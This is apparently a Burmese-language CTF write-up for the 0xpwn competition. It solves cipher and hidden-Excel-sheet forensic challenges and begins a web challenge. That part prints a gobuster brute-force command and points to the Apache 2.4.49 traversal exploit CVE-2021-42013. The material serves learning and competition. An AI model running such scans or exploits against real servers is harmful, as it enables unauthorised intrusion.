
Challenge Name - Anti-Clockwise (Cryptography)

Point - 50

Challenge Cipher – TSSTIHTPIPIROOHSASNEINICR

Cipher ကို analyze လုပ်တော့ columnar Transposition Cipher ဖြစ်နိုင်ချေကပိုများနေတယ်။

Columnar Transposition Cipher Tool နဲ့ Auto solve(without key) သုံးပြီး Decode လုပ်ကြည့်တယ်။




Solve results တွေထဲမှာ this is transposition cipher ဆိုတဲ့ဟာက Flag ဖြစ်နိုင်ချေအများဆုံးဖြစ်နေတော့ Flag Format ထဲထည့် ပြီး Flag ကို submit လုပ်ကြည့်တော့ Correct ဖြစ်သွားတယ်။

Yeap!! Challenge Solved.

Flag - **0xpwn{thisistranspositioncipher}**

Resource - https://www.boxentriq.com

Mono Tone




Challenge Name – Mono Tone (Cryptography)

Point -50

Challenge Cipher - haeltfvwqfvnaeyawlavvmjkqfl

Key – oxpwn

Cipher ကို analyze လုပ်ကြည့်တော့ Monoalphabetic Substitution Cipher ဆိုတာ တွေ့တာနဲ့ Challenge name က mono tone ဆိုတော့ ဖြစ်နိုင်ချေကများတော့ monoalphabetic cipher အကြောင်းကိုသေချာရှာဖတ်ကြည့်လိုက်တယ်။




Monoalphabetic ciphers တွေထဲမှာမှ Atbash Cipher, Pigpen Cipher, Caesar Shift Cipher, Affine Cipher, Mixed Alphabet Cipher ဆိုပြီးထပ်ပြီး Encryption method လေးတွေ နည်းနည်းစီထပ်ကွဲပေမယ့် သဘောတရားတွေကတော့ ဆင်ကြတယ်။


Resource - https://crypto.interactive-maths.com/mixed-alphabet-cipher.html

Mono Ciphersတွေတစ်ခုချင်းစီစိတ်ရှည်ရှည်နဲ့လိုက်စမ်းရင်း Mixed Alphabet Cipher ကိုရောက်လာတယ်။

Key ကို oxpwn လို့ထည့်ပြီး Challenge Cipher text ထည့်ပြီး Decrypt လုပ်ကြည့်တာ တန်ဖိုးတစ်ခုထွက်လာတယ်။ ဒီမှာတင်အဖြေမထွက်ဘဲတော်တော်ကြာသွားတယ်။



နောက်မှ Challenge Cipher text ကို Encryption ပြန်လုပ်ကြည့်လိုက်မှ နောက်ဆုံးမှာ FLAG ဆိုတာလေးတွေ့တာနဲ့တကြောင်းလုံးကို သေချာဖတ်ကြည့်တော့ CONGRATULATIONYOUGOTTHEFLAG ဆိုတော့အဓိပ္ပာယ်က congratulation you got the flag




Flag Format ထဲထည့်ပြီး submit လုပ်ကြည့်တော့ Flag ရသွားတယ်။

Flag - **0xpwn{congratulationyougottheflag}**

Forensic


Not corrupted file




Challenge Name – Not corrupted file (Forensic)

Point -75

Challenge ဖိုင်က jpg format နဲ့ဆိုပေမဲ့ strings နဲ့ ဖိုင်ကိုကြည့်လိုက်တော့ Microsoft Excel ဖိုင်ဖြစ်နေတာသိရတာနဲ့ challenge.xlxs ပြောင်းပြီးဖွင့်ကြည့်တာမရတော့ challenge.csv ပြန်ပြောင်းကြည့်တော့အဆင်ပြေသွားတယ်။







	First Name	Last Name	Gender	Country	Age	Date	Id
101	Dulce	Abril	Female	United States	32	15/10/2017	1562
102	Mara	Hashimoto	Female	Great Britain	25	16/08/2016	1582
103	Philip	Gent	Male	France	36	21/05/2015	2587
104	Kathleen	Hanner	Female	United States	25	15/10/2017	3549
105	Nereida	Magwood	Female	United States	58	16/08/2016	2468
106	Gaston	Brumm	Male	United States	24	21/05/2015	2554
107	Etta	Hurn	Female	Great Britain	56	15/10/2017	3598
108	Earlean	Melgar	Female	United States	27	16/08/2016	2456
109	Vincenza	Weiland	Female	United States	40	21/05/2015	6548
110	Fallon	Winward	Female	Great Britain	28	16/08/2016	5486
111	Arcelia	Bouska	Female	Great Britain	39	21/05/2015	1258
112	Franklyn	Unknow	Male	France	38	15/10/2017	2579
113	Sherron	Ascencio	Female	Great Britain	32	16/08/2016	3256
114	Marcel	Zabriskie	Male	Great Britain	26	21/05/2015	2587
115	Kina	Hazelton	Female	Great Britain	31	16/08/2016	3259
116	Shavonne	Pia	Female	France	24	21/05/2015	1546
117	Shavon	Benito	Female	France	39	15/10/2017	3579
118	Lauralee	Perrine	Female	Great Britain	28	16/08/2016	6597
119	Loreta	Curren	Female	France	26	21/05/2015	9654
120	Teresa	Strawn	Female	France	46	21/05/2015	3569
121	Belinda	Partain	Female	United States	37	15/10/2017	2564
122	Holly	Eudy	Female	United States	52	16/08/2016	8561
123	Many	Cuccia	Female	Great Britain	46	21/05/2015	5489
124	Libbie	Dalby	Female	France	42	21/05/2015	5489
125	Lester	Prothro	Male	France	21	15/10/2017	6574
126	Marvel	Hail	Female	Great Britain	28	16/08/2016	5555
127	Angelyn	Vong	Female	United States	29	21/05/2015	6125
128	Francesca	Beaudreau	Female	France	23	15/10/2017	5412
129	Garth	Gangi	Male	United States	41	16/08/2016	3256
130	Carla	Trumbull	Female	Great Britain	28	21/05/2015	3264
131	Veta	Muntz	Female	Great Britain	37	15/10/2017	4569
132	Stasia	Becker	Female	Great Britain	34	16/08/2016	7521
133	Jona	Grindle	Female	Great Britain	26	21/05/2015	6458
134	Judie	Claywell	Female	France	35	16/08/2016	7569
135	Dewitt	Borger	Male	United States	36	21/05/2015	8514
136	Nena	Hacker	Female	United States	29	15/10/2017	8563
137	Kelsie	Wachtel	Female	France	27	16/08/2016	8642
138	Sau	Pfau	Female	United States	25	21/05/2015	9536
139	Shanice	Mccrystal	Female	United States	36	21/05/2015	2567
140	Chase	Karner	Male	United States	37	15/10/2017	2154
141	Tommie	Underdahl	Male	United States	26	16/08/2016	3265
142	Dorcas	Darity	Female	United States	37	21/05/2015	8765
143	Angel	Sanor	Male	France	24	15/10/2017	3259
144	Willodean	Harn	Female	United States	39	16/08/2016	3567
145	Weston	Martina	Male	United States	26	21/05/2015	6540

0001 | 0002 | 0003 | 0004 | 0005 | 0006 | 0007 | 0008 | 0009

READY


Excel sheet - 0001,0002,0003,0004,0005,0006,0007,0008,0009 ဆိုပြီး sheet တွေထဲ user data တွေပဲ တွေ့ရပြီး ထူးထူးခြားခြားဆိုလို့ Nena Hacker ဆိုတဲ့ user data တစ်ခု ကလွဲပြီးဘာမှမတွေ့ခဲ့ဘူး။ Strings နဲ့ဖတ်ခဲ့တဲ့ data တွေထဲ သေချာလိုက်စစ်ကြည့်တော့ 0010 ဆိုတာလေးတွေ့လိုက်တယ်။





ထင်တဲ့အတိုင်းပဲ 0010 ဆိုတဲ့ excel sheet တစ်ခုကို hide လုပ်ထားပါတယ်။

Unhide လုပ်လိုက်တော့ Flag data တွေထပ်ထွက်လာတယ်။



92	491	Tammie	Underdahl	Male	United Sta	26	16/08/2016	3265
93	492	_	Darity	Female	United Sta	37	21/05/2015	8765
94	493	f	Sanor	Male	France	24	15/10/2017	3259
95	494	1	Harn	Female	United Sta	39	16/08/2016	3567
96	495	4	Martina	Male	United Sta	26	21/05/2015	6540
97	496	g	Lafollette	Female	United Sta	34	15/10/2017	2654
98	497	}	Cail	Female	United Sta	28	16/08/2016	6525
99	498	Demetria	Abbey	Female	United Sta	32	21/05/2015	3265
100	499	Jeromy	Danz	Male	United Sta	39	15/10/2017	3265
101	500	Rasheeda	Alkire	Female	United Sta	29	16/08/2016	6125
102								
103								
104								
105								
106								
107								

0001 | 0002 | 0003 | 0004 | 0010 | 0005 | 0006 | 0007 | 0008 | 0009

READY

Forensic Challenge Done.

Flag - **0xpwn{3xc31_f14g}**


Web

Apache War

Challenge Name – Apache War (Web)


Point -100

Challenge – http://ctf.0xpwn.com:8080



Challenge url ကို gobuster နဲ့ Directory Bruteforce တိုက်ချလိုက်တော့ /images , /cgi-bin ဆိုတဲ့ dir path ၂ခုတွေ့တယ်။ /image dir ထဲမှာ ဘာမှထွေထွေထူးထူးမတွေ့ရတာနဲ့ /cgi-bin ကိုသွားကြည့်တော့ 403 Forbidden ဖြစ်နေတယ်။ ပထမ ကျွန်တော်တွေးမိတာ cgi-bin ကိုတွေ့ရတော့ php cgi exploit ပေါက်နေတယ် ထင်ပြီး .php file တွေကို bruteforce တိုက်ပြီးလိုက်ရှာကြည့်သေးတယ်။


gobuster dir -u http://ctf.0xpwn.com:8080/ -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -x .zip,.war,.php,.html,.txt -t 50



နောက်မှ သတိထားမိတာက အောက်က Apache version က 2.4.49 ဖြစ်နေတာတွေ့ရတော့ Exploit ထပ်ရှာကြည့်တာ Directory Traversal Exploit ပေါက်နေတယ်။


Exploit – CVE(2021-42013)

Exploit DB - https://www.exploit-db.com/exploits/50446

